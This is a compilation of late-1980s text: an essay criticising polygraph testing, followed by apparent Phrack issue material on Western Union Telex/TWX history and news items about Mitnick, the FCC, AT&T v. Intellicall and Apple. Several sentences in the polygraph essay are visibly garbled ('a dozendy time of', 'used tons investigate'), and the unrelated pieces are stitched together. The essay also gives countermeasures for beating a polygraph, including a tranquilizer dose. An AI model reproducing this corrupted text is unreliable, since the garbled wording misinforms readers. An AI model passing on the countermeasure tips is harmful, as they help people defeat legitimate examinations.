Much the same issue is at the heart of the protracted wrangle between the Reagan Administration and Congress over plans for expanded government use of the polygraph. An executive order issued on March 11, 1983, known as National Security Decision Directive 84, would have sanctioned for the first time "adverse consequences" for a federal employee who refuses to take a test when asked. The directive authorized tests to investigate candidates for certain security clearances and to ask any federal employee about leaks of classified information. (This directive was issued shortly after Reagan's comment about being "up to my keister" in press leads.) Almost simultaneously the Department of Defense (DOD) released a draft regulation that authorized use of the polygraph to screen employees who take on sensitive intelligence assignments; it, too, prescribed adverse consequences for refusal.

Critics of the polygraph maintain that its use represents an invasion of privacy, especially when the coercive power of the government or an employer is behind the application. It is hard for a job applicant to say no when a

prospective employer asks him or her to take a polygraph test; once hooked up to the machine, the applicant may face questions not only about past criminal activity but also about matters that an employer may have no business intruding upon, such as sexual practices or gambling — questions asked ostensibly to assess the applicant's "character." As a result of such abuses, nineteen states and the District of Columbia have made it illegal for an organization to ask its employees to take polygraph examinations.

A question more basic than whether the polygraph is an unacceptable invasion of privacy is, of course, whether it works. Seeking an answer in the scientific literature can be a bewildering experience. A report by the Office of Technology Assessment (OTA), commissioned in 1983 by Brooks's Committee on Government Operations, summed up the problem by citing twenty-four studies that found correct detection of guilt ranging from 35% to 100%.

Polygraph theory thrives on a sort of Pinocchio vision of lying, in which physiological reactions -- changes in blood pressure or rate of breathing or sweating of the palms -- elicited by a set of questions will reliably betray falsehood. Lying, goes the rationale, is deliberate, and the knowledge and effort associated with it will make a person upset enough to display a physical reaction like a speedup of the heartbeat. The variables measured usually include the galvanic skin response (GSR), blood pressure, abdominal respiration, and thoracic respiration. The GSR is measured by fingertip electrodes that produce changes in the electrical resistance in the palms when they are sweating. The blood pressure and pulse are monitored through a system that uses a sphygmomanometer cuff, which is usually attached to the biceps (this is similar to the way doctors measure blood pressure). There is no "specific lie response." The polygraph merely records general emotional arousal. It does not distinguish anxiety or indignation from guilt. The real "lie detector" is the operator, who interprets the various body responses on the machine's output.

Polygraphers claim that it is the form and mix of questions that are the keys to their success. The standard format, known as the Control Question Test, involves interspersing "relevant" questions with "control" questions. Relevant questions relate directly to the critical matter: "Did you participate in the robbery of the First National Bank on September 11, 1981?" Control questions, on the other hand, are less precise: "In the last twenty years, have you ever taken something that did not belong to you?"

In the pretest interview, the polygrapher reviews all the questions and frames the control questions to produce "no" answers. It is in this crucial pretest phase that the polygrapher's deception comes into play, for he wants the innocent subject to dissemble while answering the control questions during the actual test.

The assumption underlying the Control Question Test is that the truthful subject will display a stronger physiological reaction to the control questions, whereas a deceptive subject will react more strongly to the relevant questions. That is the heart of it. Modern lie detection relies on nothing more than subtle psychological techniques, crude physiological indicators, and skilled questioning and interpretation of the results.

Critics claim that polygraphy fails to take the complexities of lying into account. For some people lying can be satisfying, fulfilling, exciting, and even humorous, depending on their reasons for lying. Other people feel little or no emotion when lying. Still others believe their lies and think they are telling the truth when they are not. Moreover, the theory holds that deception produces distinctive physiological changes that characterize lying and only lying. This notion has no empirical support. Quite the contrary: Lying produces no known distinctive pattern of physiological activity.

Undeniably, when being dishonest, people can feel great turmoil and a polygraph can measure this turmoil. But when apprehensive about being interrogated, they can give a similar emotional reaction: When they think they are losing the chance for job openings or their jobs are on the line, when they reflect on the judgements that could be made about their answers, or, for that matter, when they are angry, puzzled, or even amused by the impertinent probing of a total

stranger. Some control questions may make a person appear guilty. Such questions may force a subject into a minor lie or ask about an invented crime that nonetheless makes the subject nervous.

Lie detectors are especially unreliable for truthful people. Many more innocent people test as "deceptive" than guilty people test as "innocent." Those who run a special risk include people who get upset if someone accuses them of something they didn't do, people with short tempers, people who tend to feel guilty anyway, and people not accustomed to having their word questioned. All of these feelings can change heart rate, breathing, and perspiration and their heightened feelings are easily confused with guilt.

It has also been shown that polygraphs are easily manipulated. Four hundred milligrams of the tranquilizer meprobamate taken an hour or two before a polygraph session can make it virtually impossible to spot a liar by his physiological responses. In fact, some researchers even argue that an examinee can use simple countermeasures, such as biting one's tongue, gouging oneself with a fingernail, or stepping on a nail concealed in a shoe, to fake a strong reaction to the control questions, thus "beating" the test. According to one researcher, one prison inmate, who became the jail-house polygraph expert after studying the literature, trained twenty-seven fellow inmates in the seat techniques; twenty-three beat the polygraph tests used tons investigate violations of prison rules. However, do not try sighing, coughing, or clenching your fist or arm. Polygraphers usually are suspicious of those techniques and may label you "deceptive" for that reason alone.

It should be obvious that the interpretation of the results of any polygraph test will certainly be very difficult. Also, not all responses on the machine will agree. What are the present qualifications for a polygrapher? Most of the twenty-five or more schools that train examiners provide only an eight-week course of instruction and require two years of college for admission. This is about one-sixth the study time of the average barber college. Perhaps as many as a dozendy time of contemporary polygraphers do hold Ph.D's, but the vast majority of the 4,000 to 8,000 practicing examiners had no simple significant training in physiology or in psychology, even though lie detection demands extremely subtle and difficult psychophysiological interpretations. There are no licensing standards for polygraph operators, and, with so many poorly, who trained operators, thousands of tests are conducted hastily and haphazardly, resulting in highly questionable accuracy. For many innocent people, their judge and jury are these unskilled operators.

Honesty is also difficult to predict because it tends to be situation-specific. Therefore, it is more dependent on motivation and opportunity than on some personality trait. As Bertrand Russell once said, "Virtue is dictated by results of circumstance."

Proponents of the polygraph sometimes cite "correct guilty detections": The percentage of guilty subjects who are caught by the polygraph. This figure can be very impressive: In one study that does not suffer from the failings already mentioned, it was 98% correct. But the same study found that 55% of innocent subjects were also diagnosed as "deceptive." The handful of studies that used a truly random selection of cases and scored them blind produced similar results: Overall, 83% of guilty subjects were diagnosed as "deceptive," as were 43% of innocent subjects. It's no trick to push the rate of correct guilty detections to 100% -- just call everyone "deceptive." You don't even need a machine to do that!

Nature published its conclusions last year. Their aggregated findings were based on the polygraph charts of 207 criminal suspects, which 14 polygraphers scored independently. On the average, they erroneously diagnosed 43% of innocent suspects as deceptive. Such errors, called false positives, ranged as high as 50%. The corresponding errors of deceptive persons "passing the test," or false negatives, were as high as 36%.

The accuracy rates of "failed" and "passed" depend, of course, on the proportion of dishonest persons in the group tested. Thus, if 800 of 1,000 persons tested are truthful, a test that is 72% accurate overall will accuse 144 liars and 224 truthful persons. This is not an impressive accuracy record.

These numbers suggest that the polygraph test is biased against innocent people. The problem is accentuated when the test is used in the screening situations envisioned in the Reagan Administration proposals (and already established at the NSA and the CIA). Everyone is tested, but presumably only a very small proportion has done anything wrong. If we assume that one employee in a hundred is a spy (probably a gross overestimate), and if we use the 83% correct-guilty-detection rate, we find that 51 innocent persons will flunk the polygraph test for every real spy who flunks. Any test, whether it is for truth or for cancer, has to be extremely accurate to detect a rare phenomenon without setting off a lot of false alarms in the process. Even if the test were 99% accurate for both guilty and innocent detections, one innocent person would be falsely branded for each spy caught. Because of this "case rate" problem, the FBI forbids the use of polygraph dragnets: The tests can be used only after an initial investigation has narrowed the field of suspects.

Given all the doubts about their validity, why does the government persist in using polygraph tests? Some clues are found in the DOD 1983 report on polygraph testing — even in its title, "The Accuracy and Utility of Polygraph Testing" which suggests that accuracy and utility are two different things. The most that report concludes about accuracy is that it is "significantly above chance." Utility, however, is quite another matter. Perhaps the most telling statement about lie detectors comes from former president Nixon, who declared on one of the White House tapes, "I don't know anything about lie detectors other than they scare the hell out of people."

==Phrack Inc==

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===	Western Union	===
===	Telex, TWX, and Time Service	===
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===	by Phone Phanatic	===
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===	September 17, 1989	===
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"Until a few years ago -- maybe ten -- it was very common to see TWX and Telex machines in almost every business place."

There were only minor differences between Telex and TWX. The biggest difference was that the former was always run by Western Union, while the latter was run by the Bell System for a number of years. TWX literally meant "(T)ype(W)riter e(x)change," and it was Bell's answer to competition from Western Union. There were "three row" and "four row" machines, meaning the number of keys on the keyboard and how they were laid out. The "three row" machines were simply part of the regular phone network; that is, they could dial out and talk to another TWX also connected on regular phone lines.

Eventually these were phased out in favor of "newer and more improved" machines with additional keys, as well as a paper tape reader attachment which allowed sending the same message repeatedly to many different machines. These "four row" machines were not on the regular phone network, but were assigned their own area codes (410-510-610-710-810-910) where they still remain today. The only way a four row machine could call a three row machine or vice-versa was through a gateway of sorts which translated some of the character set unique to each machine.

Western Union's network was called Telex and in addition to being able to contact (by dial up) other similar machines, Telex could connect with TWX (and vice-versa) as well as all the Western Union public offices around the country. Until the late 1950's or early 1960's, every small town in America had a Western Union office. Big cities like Chicago had perhaps a dozen of them, and they used messengers to hand deliver telegrams around town. Telegrams could be placed in person at any public office, or could be called in to the nearest public office.

By arrangement with most telcos, the Western Union office in town nearly always had the phone number 4321, later supplemented in automated exchanges with some prefix XXX-4321. Telegrams could be charged to your home phone bill (this is still the case in some communities) and from a coin phone, one did not ask for 4321, but rather, called the operator and asked for Western Union. This was necessary since once the telegram had been given verbally to the wire clerk, s/he in turn had to flash the hook and get your operator back on the line to tell them "collect five dollars and twenty cents" or whatever the cost was. Telegrams, like phone calls, could be sent collect or billed third party. If you had an account with Western Union, i.e. a Telex machine in your office, you could charge the calls there, but most likely you would simply send the telegram from there in the first place.

Sometime in the early 1960's, Western Union filed suit against AT&T asking that they turn over their TWX business to them. They cited an earlier court ruling, circa 1950's, which said AT&T was prohibited from acquiring any more telephone operating companies except under certain conditions. The Supreme Court agreed with Western Union that "spoken messages" were the domain of Ma Bell, but "written messages" were the domain of Western Union. So Bell was required to divest itself of the TWX network, and Western Union has operated it since, although a few years ago they began phasing out the phrase "TWX" in favor of "Telex II"; their original device being "Telex I" of course. TWX still uses ten digit dialing with 610 (Canada) or 710/910 (USA) being the leading three

digits. Apparently 410-510 have been abandoned; or at least they are used very little, and Bellcore has assigned 510 to the San Francisco area starting in a year or so. 410 still has some funny things on it, like the Western Union "Infomaster," which is a computer that functions like a gateway between Telex, TWX, EasyLink and some other stuff.

Today, the Western Union network is but a skeleton of its former self. Now most of their messages are handled on dial up terminals connected to the public phone network. It has been estimated the TWX/Telex business is about fifty percent of what it was a decade ago, if that much.

Then there was the Time Service, a neat thing which Western Union offered for over seventy years, until it was discontinued in the middle 1960's. The Time Service provided an important function in the days before alternating current was commonly available. For example, Chicago didn't have AC electricity until about 1945. Prior to that we used DC, or direct current.

Well, to run an electric clock, you need 60 cycles AC current for obvious reasons, so prior to the conversion from DC power to AC power, electric wall clocks such as you see in every office were unheard of. How were people to tell the time of day accurately? Enter the Western Union clock.

The Western Union, or "telegraph clock" was a spring driven wind up clock, but with a difference. The clocks were "perpetually self-winding," manufactured by the Self-Winding Clock Company of New York City. They had large batteries inside them, known as "telephone cells" which had a life of about ten years each. A mechanical contrivance in the clock would rotate as the clock spring unwound, and once each hour would cause two metal clips to contact for about ten seconds, which would pass juice to the little motor in the clock which in turn re-wound the main spring. The principle was the same as the battery operated clocks we see today. The battery does not actually run the clock -- direct current can't do that -- but it does power the tiny motor which re-winds the spring which actually drives the clock.

The Western Union clocks came in various sizes and shapes, ranging from the smallest dials which were nine inches in diameter to the largest which were about eighteen inches in diameter. Some had sweep second hands; others did not. Some had a little red light bulb on the front which would flash. The typical model was about sixteen inches, and was found in offices, schools, transportation depots, radio station offices, and of course in the telegraph office itself.

The one thing all the clocks had in common was their brown metal case and cream-colored face, with the insignia "Western Union" and their corporate logo in those days which was a bolt of electricity, sort of like a letter "Z" laying on its side. And in somewhat smaller print below, the words "Naval Observatory Time."

The local clocks in an office or school or wherever were calibrated by a "master clock" (actually a sub-master) on the premises. Once an hour on the hour, the (sub) master clock would drop a metal contact for just a half second, and send about nine volts DC up the line to all the local clocks. They in turn had a "tolerance" of about two minutes on both sides of the hour so that the current coming to them would yank the minute hand exactly upright onto the twelve from either direction if the clock was fast or slow.

The sub-master clocks in each building were in turn serviced by the master clock in town; usually this was the one in the telegraph office. Every hour on the half hour, the master clock in the telegraph office would throw current to the sub-masters, yanking them into synch as required. And as for the telegraph offices themselves, they were serviced twice a day by -- you guessed it -- the Naval Observatory Master clock in Our Nation's Capitol, by the same routine. Someone there would press half a dozen buttons at the same time, using all available fingers; current would flow to every telegraph office and synch all the master clocks in every community. Western Union charged fifty cents per month for the service, and tossed the clock in for free! Oh yes, there was an installation charge of about two dollars when you first had service (i.e. a clock) installed.

The clocks were installed and maintained by the "clockman," a technician from Western Union who spent his day going around hanging new clocks, taking them out of service, changing batteries every few years for each clock, etc.

What a panic it was for them when "war time" (what we now call Daylight Savings Time) came around each year! Wally, the guy who serviced all the clocks in downtown Chicago had to start on *Thursday* before the Sunday official changeover just to finish them all by *Tuesday* following. He would literally rush in an office, use his screwdriver to open the case, twirl the hour hand around one hour forward in the spring, (or eleven hours *forward* in the fall since the hands could not be moved backward beyond the twelve going counterclockwise), slam the case back on, screw it in, and move down the hall to the next clock and repeat the process. He could finish several dozen clocks per day, and usually the office assigned him a helper twice a year for these events.

He said they never bothered to line the minute hand up just right, because it would have taken too long, and "....anyway, as long as we got it within a minute or so, it would synch itself the next time the master clock sent a signal..." Working fast, it took a minute to a minute and a half to open the case, twirl the minute hand, put the case back on, "stop and b.s. with the receptionist for a couple seconds" and move along.

The master clock sent its signal over regular telco phone lines. Usually it would terminate in the main office of whatever place it was, and the (sub) master there would take over at that point.

Wally said it was very important to do a professional job of hanging the clock to begin with. It had to be level, and the pendulum had to be just right, otherwise the clock would gain or lose more time than could be accommodated in the hourly synching process. He said it was a very rare clock that actually was out by even a minute once an hour, let alone the two minutes of tolerance built into the gear works.

"...Sometimes I would come to work on Monday morning, and find out in the office that the clock line had gone open Friday evening. So nobody all weekend got a signal. Usually I would go down a manhole and find it open someplace where one of the Bell guys messed it up, or took it off and never put it back on. To find out where it was open, someone in the office would 'ring out' the line; I'd go around downtown following the loop as we had it laid out, and keep listening on my headset for it. When I found the break or the open, I would tie it down again and the office would release the line; but then I had to go to all the clocks *before* that point and restart them, since the constant current from the office during the search had usually caused them to stop."

But he said, time and again, the clocks were usually so well mounted and hung that "...it was rare we would find one so far out of synch that we had to adjust it manually. Usually the first signal to make it through once I repaired the circuit would yank everyone in town to make up for whatever they lost or gained over the weekend..."

In 1965, Western Union decided to discontinue the Time Service. In a nostalgic letter to subscribers, they announced their decision to suspend operations at the end of the current month, but said "for old time's sake" anyone who had a clock was welcome to keep it and continue using it; there just would not be any setting signals from the master clocks any longer.

Within a day or two of the official announcement, every Western Union clock in the Chicago area headquarters building was gone. The executives snatched them off the wall, and took them home for the day when they would have historical value. All the clocks in the telegraph offices disappeared about the same time, to be replaced with standard office-style electric wall clocks.

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Happy Holidays and Welcome to Issue XXX of Phrack World News!

This issue of Phrack World News contains stories and articles detailing events and other information concerning Acid Phreak, AT&T, Apple Computer Co., Bellcore, Bernie S., Klaus Brunnstein, Cap'n Crunch, Captain Crook, Chaos Communications Congress, Cheshire Catalyst, Clifford Stoll, CompuServe, Leonard Mitchell DiCicco, Emmanuel Goldstein, FCC, Katie Hafner, Harpers Magazine, Intellical, Michael Synergy, Kevin David Mitnick, Phiber Optik, Phonavision, Phrozen Ghost, Prime Suspect, Sir Francis Drake, Susan Thunder, Telenet, Terra, Tuc, Tymnet, The Well, and...

Announcing the Fourth Annual...

SummerCon '90 June 22-24, 1990 Saint Louis, Missouri

This year's convention looks to be the more incredible than ever. Many of you will be hearing from us directly over the next few months about what will be taking place and where SummerCon '90 will be held specifically. The posted date is of course a tentative one (as we are still six months away), but any and all changes or new information will be in PWN and passed to our network friends.

If you are thinking about attending SummerCon '90, please find a way to contact us as soon as possible. If you are not on the Internet or one of the public access Unix systems across the country, then post a message on bulletin boards that asks who is in contact with us. Chances are that there will be someone on there that can reach us.

Knight Lightning / Forest Ranger / Taran King

"A New Decade Is Upon Us... And The Future Never Looked Brighter!"

Mitnick's Partner Gets Community Service

November 29, 1989

By Kathy McDonald (New York Times)

"Man Sentenced To Community Service For Helping Steal Computer Program"

LOS ANGELES -- A federal judge has sentenced a 24-year-old suburban Calabasas man to community service at a homeless shelter for his role in helping computer hacker Kevin Mitnick steal a computer security program.

In rejecting a sentencing report that suggested a prison term, U.S. District Judge Mariana Pfaelzer noted that Leonard Mitchell DiCicco had voluntarily notified authorities of the computer hacking.

"I think you can do some good" in the community by using his computer skills

productively, Pfaelzer told DiCicco.

She sentenced DiCicco to five years of probation, during which he must complete 750 hours of community service through the Foundation for People, a Los Angeles group that matches probationers with community service projects.

DiCicco was assigned to develop a computer system for the Anaheim Interfaith Shelter, said Frances Dohn, a foundation official.

DiCicco also was ordered to pay \$12,000 in restitution to Digital Equipment Corporation of Massachusetts, from which Mitnick stole a computer security program.

Assistant U.S. Attorney James Asperger agreed with the community service sentence, saying DiCicco's cooperation had been crucial in the case against Mitnick.

DiCicco reported Mitnick to DEC officers. Mitnick later admitted he stole the program and electronically brought it to California.

DiCicco pleaded guilty in July to one count of aiding and abetting the interstate transportation of stolen property. He admitted that in 1987 he let Mitnick, age 25, of suburban Panorama City, use his office computer at Voluntary Plan Administrators in Calabasas to break into the DEC system.

Mitnick pleaded guilty and was sentenced in July to one year in prison and six months in a community treatment program aimed at breaking his "addiction" to computer hacking.

Under a plea bargain agreement with the government, DiCicco pleaded guilty in July in exchange for a promise that he would not be prosecuted for any of the other instances of computer hacking he and Mitnick carried out.

If you are looking for other articles related to Leonard Mitchell DiCicco and the famous Kevin David Mitnick please refer to;

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"Pacific Bell Means Business"
                                                   (10/06/88) PWN XXI....Part 1
                                                   (No Date ) PWN XXII...Part 1
"Dangerous Hacker Is Captured"
"Ex-Computer Whiz Kid Held On New Fraud Counts"
                                                   (12/16/88) PWN XXII...Part 1
"Dangerous Keyboard Artist"
                                                   (12/20/88) PWN XXII...Part 1
"Armed With A Keyboard And Considered Dangerous"
                                                   (12/28/88) PWN XXIII..Part 1
"Dark Side Hacker Seen As Electronic Terrorist"
                                                   (01/08/89) PWN XXIII..Part 1
"Mitnick Plea Bargains"
                                                   (03/16/89) PWN XXV....Part 1
"Mitnick Plea Bargain Rejected As Too Lenient"
                                                   (04/25/89) PWN XXVII..Part 1
"Computer Hacker Working On Another Plea Bargain" (05/06/89) PWN XXVII..Part 1
                                                   (05/10/89) PWN XXVII..Part 1
"Mitnick Update"
"Kenneth Siani Speaks Out About Kevin Mitnick"
                                                   (05/23/89) PWN XXVII..Part 1
"Judge Suggests Computer Hacker Undergo Counseling" (07/17/89) PWN XXVIII.Part 1
"Authorities Backed Away From Original Allegations" (07/23/89) PWN XXVIII.Part 1
"Judge Proposes Comm. Service For Hacker's Accomp." (10/13/89) PWN XXX....Part 1
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Chaos Communications Congress

by Terra of the Chaos Computer Club

On December 27-29, 1989 is the Chaos Communication Congress at Eidelstaedter Buergerhaus, Hamburg, West Germany.

The topics of this Congress include:

- The new German PTT law
- Discussion about Copyright and Freedom of Information act
- Women and Computers

- Mailbox and other Networks (Zerberus, InterEuNet, UUCP)
- Workshops for East and West German people to build networks between the two countries.
- Discussion between Professor Klaus Brunnstein and CCC members about the problems of viruses and worms.
- Workshops about Unix and UUCP for beginners, advanced, and special people
- Presswork in a special room
- Workshop Cyberbrain or Cyberpunk
- Workshop and Discussion about Secure Networks (Special: TeleTrust, coding mixed gateways)

The prices to enter the Congress are

- 33 DM for Normal people
- 23 DM for CCC-members
- 53 DM for Press

Regards,

Terra

Phonavision At The University of California

October 15, 1989

Taken From the New York Times

CALIFORNIA -- Students at two campuses of the University of California, at Berkeley and Los Angeles, have become the test market for a new public video-telephone booth called Phonavision.

Its developers claim that it is the world's first video telephone for the general public.

Each of the campuses has one of the large, silver-color phone booths in its student union. Phonavision opened on October 9, for a week of free demonstrations. Starting October 16, video phone calls from one campus to the other will cost \$10 for three minutes.

"We view all this semester as a test," said Stephen Strickland, chief executive officer of the Los Angeles-based company, Communications Technologies, that developed the video phones. "We want to be sure that when we do go to market with this service, it's as good as it can be."

"We feel we're probably six months to a year away from having a system that we can go out and market," Strickland said. "I see them in airport lobbies, hotel lobbies, shopping centers, indoor high-traffic locations." Video telephones are already widely used in business, he added.

Phonavision callers speak to each other on standard telephone receivers.

A snapshot-size image of their own face is projected on one half of a small screen, and the other half shows a picture of the person to whom they are talking.

As a caller talks, the video screen shows small movements of the mouth or face. But sudden movements mean a distorted picture.

With a tilt of a caller's head, for example, the image will move to the side in separate parts, starting with the top of the head and moving down in a wavelike motion.

Annalee Andres, a sophomore from Santa Ana, California, who has not yet selected a major, was one of the first students to try out Berkeley's new video phone. She and her friends crowded around the phone booth in the Martin Luther King Jr. Student Center, taking turns talking to a student from UCLA.

"I think it has a long way to go yet, but it's really cool," she said. "I can really see where it's leading."

Ms. Andres speculated on the effects that widespread use of video phones would have. "What if they catch you and you're just out of the shower?" she asked. "It'll change dating."

Daniel Ciruli, a junior from Tucson, Arizona, majoring in computer science, was enthusiastic about his trial session, but he said the fee would keep him away in the future.

"It's a new toy," he said. "But at \$10 for three minutes, with only one other Phonavision, it's not going to be something that students are beating down the door to use."

The video phone booth offers other services: Recording and dealing in videotapes and a place to send and receive fax messages. The booth accepts \$1, \$5, \$10 and \$20 bills, as well as Mastercard and Visa.

Gary Li, a senior from Beijing, who is majoring in electrical engineering, started setting up Berkeley's phone booth in April. Since then he has spent about 20 hours a week repairing kinks in the system.

Berkeley and UCLA were chosen as tryout spots for the new service because most students know somebody at the other campus, said Strickland, the company's chief executive.

"That's a place where we can get novelty use," he said, adding that "Berkeley and UCLA have a reputation for being front-runner schools -- places that are innovative, that like new technology."

Strickland said his company has spent almost three years developing Phonavision. He would not disclose total costs, but priced the video phone booths at \$50,000 each.

The Omnipresent Telephone

October 10, 1989

Taken from The New York Times

Whatever the psychological implications, new technology has clearly made the phone more omnipresent. More calls are generated because of answering machines, now owned by 28 percent of the nation's households, according to the Electronic Industries Association. People who use them say they make and receive more calls because of them.

"In olden days you would just miss the call," said Michael Beglin, a businessman in Nashville.

Jill Goodman, an art dealer in New York, says she talks on the phone so often that "I'm tortured about it, teased and insulted." She uses the phone to socialize, shop and check in with people she wants to stay in touch with but does not want to take the time to see.

"I have two lines in the country, two lines at home in the city and three lines in my office, if that gives you any idea of how much phone I can generate," she said.

A month ago, after resisting initially, she decided to have a car phone installed. "I thought it might be nice to have a couple of hours without being reachable," she said. "But I didn't like not being able to reach when I wanted to."

Increasingly, too, people are using the phone to get services, information and products.

The 900 numbers, which require callers to pay the cost, and the 800 numbers, paid for by the calls' recipients, are growing quickly.

Sprint Gateways started a new 900 service in May that already has 250 lines. Callers can get wrestling trivia, financial updates, real-estate information and a host of other data. They can even play a version of "Family Feud," which receives as many as 7,000 calls a day, said Adrian Toader, the director of sales and marketing.

Telephone shopping through 800 numbers continues to grow, too. In 1986, L.L. Bean, the Freeport, Maine, retailer, received 60 percent of its orders by telephone and 40 percent by mail; by 1988, telephone orders had risen to 70 percent. Like an increasing number of retailers, L.L. Bean allows customers to call in their orders 24 hours a day.

But callers to 800 numbers often want more than a new shirt or sweater.

Susan Dilworth, who takes telephone orders for L.L. Bean, said, "A lot of people call and say: 'I'm coming to New England for the first time. How should I dress?'" Other callers order merchandise but then begin talking about their personal lives. "I think they're lonely," Mrs. Dilworth said.

Indeed, these anonymous but personal contacts are so popular that some people are becoming hooked.

Marilyn Ng-A-Qui, the acting executive director of the New York City Self-Help Clearinghouse, said one man called looking for help because he had run up a \$5,000\$ bill calling 900 numbers. "It is emerging as a problem all over the country," she said.

Despite the deluge of telephone conversation, there are holdouts. Lois Korey, a partner in a New York advertising agency, writes letters whenever she can, often suggesting lunch meetings. "I really like to see who I'm talking to," she said.

But even her partner, Allen Kay, calls her from his office just four feet away. The only time he could not telephone, Mrs. Korey said, was when he was in his car. And now those days are over. "He got a car phone a month ago, and he calls all the time," she said. "When I sit in the front seat of his car, I try to step on it."

Higher Phone Rates For Modem Users

November 26, 1989

(Material gathered from an Apple digest on Usenet)

A new regulation that the FCC is quietly working on will directly affect you as the user of a computer and modem. The FCC proposes that users of modems should pay extra charges for use of the public telephone network which carry their data.

In addition, computer network services such as CompuServe, Tymnet, & Telenet would also be charged as much as \$6.00 per hour per user for use of the public telephone network. These charges would very likely be passed on to the subscribers.

The money is to be collected and given to the telephone company in an effort to raise funds lost to deregulation.

Jim Eason of KGO newstalk radio (San Francisco, California) commented on the proposal during his afternoon radio program during which, he said he learned of the new legislation in an article in the New York Times. Jim took the time to gather the addresses which are given below.

It is important that you act now. The bureaucrats already have it in there

mind that modem users should subsidize the phone company and are now listening to public comment. Please stand up and make it clear that we will not stand for any government restriction on the free exchange of information.

The people to write to about this situation are:

Chairman of the FCC 1919 M Street N.W. Washington, D.C. 20554

Chairman, Senate Communication Subcommittee SH-227 Hart Building Washington, D.C. 20510

Chairman, House Telecommunication Subcommittee B-331 Rayburn Building Washington, D.C. 20515

Here is a sample letter:

Dear Sir,

Please allow me to express my displeasure with the FCC proposal which would authorize a surcharge for the use of modems on the telephone network. This regulation is nothing less than an attempt to restrict the free exchange of information among the growing number of computer users. Calls placed using modems require no special telephone company equipment, and users of modems pay the phone company for use of the network in the form of a monthly bill. In short, a modem call is the same as a voice call and therefore should not be subject to any additional regulation.

FCC Orders Refunds to Long-Distance Companies

November 30, 1989

Taken from Associated Press

WASHINGTON -- Local telephone companies may have to refund as much as \$75 million to long-distance companies and large private-line business customers, the Federal Communications Commission says.

Pacific Northwest Bell in Idaho is one of the 15 companies named. The local phone companies accumulated overcharges between 1985 and 1988 under FCC guidelines that allowed prices of these high capacity private-line services to exceed the phone companies' costs of providing the services.

The FCC ordered a refund as it considered challenges to the special pricing scheme, which the local phone companies provide for long-distance companies or large business customers. The commission voted 4-0 that the scheme was legal during the 1985-88 period, when the high prices were designed to keep too many customers from switching from the regular public network to private lines, but that market conditions no longer justify continuation of the special pricing. The commission said it expects the local phone companies to refrain from requesting such special prices in the future.

While examining the challenges to the special pricing scheme, the commission said it found that local phone companies in some cases had charged more than allowed under the commission's guidelines. Therefore, the companies must refund those charges, which could amount to as much as \$75 million, the commission said. The FCC said the amount of the refunds will not be known until the local phone companies file detailed reports with the commission. The companies have 40 days to make their filings.

The companies found not to be in compliance with the commission's pricing guidelines from October 1, 1985 to December 31, 1986 were:

- Diamond State
- South Central Bell in Alabama

- Southwestern Bell in Missouri and Oklahoma
- Northwestern Bell in Iowa, Minnesota, Nebraska, and North Dakota
- Pacific Northwest Bell in Idaho

Pacific Northwest Bell is now called U.S. West Communications and is the phone company that serves most Seattle-area residents.

Companies found not complying from January 1, 1987 to December 31, 1988 were:

- Ohio Bell
- Wisconsin Bell
- Southern Bell in North Carolina and South Carolina
- South Central Bell in Mississippi and Tennessee
- Pacific Bell
- Nevada Bell
- Southwestern Bell
- Mountain Bell
- Northwestern Bell
- Cincinnati Bell

AT&T v. Intellicall: Another Lawsuit

November 8, 1989

Dallas -- AT&T filed a lawsuit charging that a Texas-based corporation equips its pay telephones to illegally obtain billing information owned by AT&T.

The lawsuit asks for \$2 million in punitive damages and an undetermined amount in actual damages from Intellicall Inc., headquartered in Carrollton, Texas. It also asks the U.S. District Court in Dallas to order Intellicall to stop its unauthorized use of AT&T billing information.

At issue is how Intellicall pay phones determine the validity of calling card numbers for billing purposes. AT&T contends that Intellicall pay phones are designed and programmed by Intellicall to reach into and obtain the information directly from AT&T's card validation system.

That system, called Billing Validation Application (BVA), is a part of AT&T's network facilities. Before AT&T completes a call that will be charged to an AT&T Card, its validation system verifies that the number provided by the customer is currently valid.

Based on contractual arrangements made before the 1984 breakup of the Bell System, regional Bell telephone companies also use the validation system. AT&T does not permit competitors such as Intellicall to use the system because the system was built by AT&T and contains valuable competitive information.

AT&T alleges that when callers use an AT&T Card or Bell company calling card at an Intellicall pay phone, the pay phone automatically places a separate call through AT&T or local Bell facilities to a pre-programmed telephone number so that AT&T's validation system will automatically check the card number.

If the card number is valid, the Intellicall pay phone then puts through the original customer call.

"As a result of these practices," the lawsuit says, "Intellicall surreptitiously and without authorization obtains validation data from AT&T, obtains fraud control for calls by its customers without having to invest in fraud control facilities or otherwise purchase fraud control services, imposes costs on AT&T, and... obtains an unfair advantage over its competitors providing pay telephone and/or long-distance service, including AT&T."

Although AT&T does not authorize other companies to accept the AT&T Card and does not permit competitors to use its validation system, the lawsuit notes that Intellicall could purchase validation services for Bell company calling cards from other companies.

AT&T said it notified Intellicall that it was violating AT&T's proprietary rights and gave Intellicall every reasonable opportunity to halt the fraudulent

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validation practice. Only after Intellicall persisted in its unfair practices did AT&T decide to take legal action.

AT&T v. Intellicall: The Lawsuit Is Over

November 13, 1989

Dallas -- AT&T and Intellicall, Inc. today announced the settlement of a lawsuit filed by AT&T against Intellicall, seeking damages and an injunction. AT&T had accused Intellicall of unauthorized access to AT&T's calling card validation system.

The settlement also covered potential counterclaims which Intellicall intended to file against AT&T.

In the agreement, Intellicall acknowledged AT&T's proprietary rights in the Billing Validation Application system, and agreed to make modifications in its licensed pay telephone software to safeguard against unauthorized access and use of the AT&T system.

The terms of the agreement include an undisclosed payment by Intellicall to AT&T to contribute to the establishment of a compliance program which will permit AT&T to monitor unauthorized access to its billing systems.

"AT&T is pleased that a settlement recognizing AT&T's proprietary right to the validation system was reached so quickly," said Gerald Hines, director of AT&T Card Services.

==Phrack Inc.==

Volume Three, Issue 30, File #12 of 12

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U.S. Inquiry Into Theft From Apple

November 19, 1989

by John Markoff (New York Times)

A former Apple Computer Inc. engineer has said he was served with a grand jury subpeona and told by an FBI agent that he is a suspect in a theft of software used by the company to design its Macintosh computer.

In June a group identifying itself as the Nu Prometheus League mailed copies of computer disks containing the software to several trade magazines and software developers.

Grady Ward, age 38, who worked for Apple until January (1989), said that he received the subpeona from an FBI agent, who identified himself as Steven E. Cook.

Ward said the agent told him that he was one of five suspects drawn from a computerized list of people who had access to the material. The agent said the five were considered the most likely to have taken the software.

A spokesman for the FBI in San Francisco said the agency would not comment on a continuing investigation.

Ward said he had told the FBI he was innocent but would cooperate with the investigation.

The theft of Apple's software has drawn a great deal of attention in Silicon Valley, where technology and trade-secret cases have highlighted the crucial role of skilled technical workers and the degree to which corporations depend on their talents.

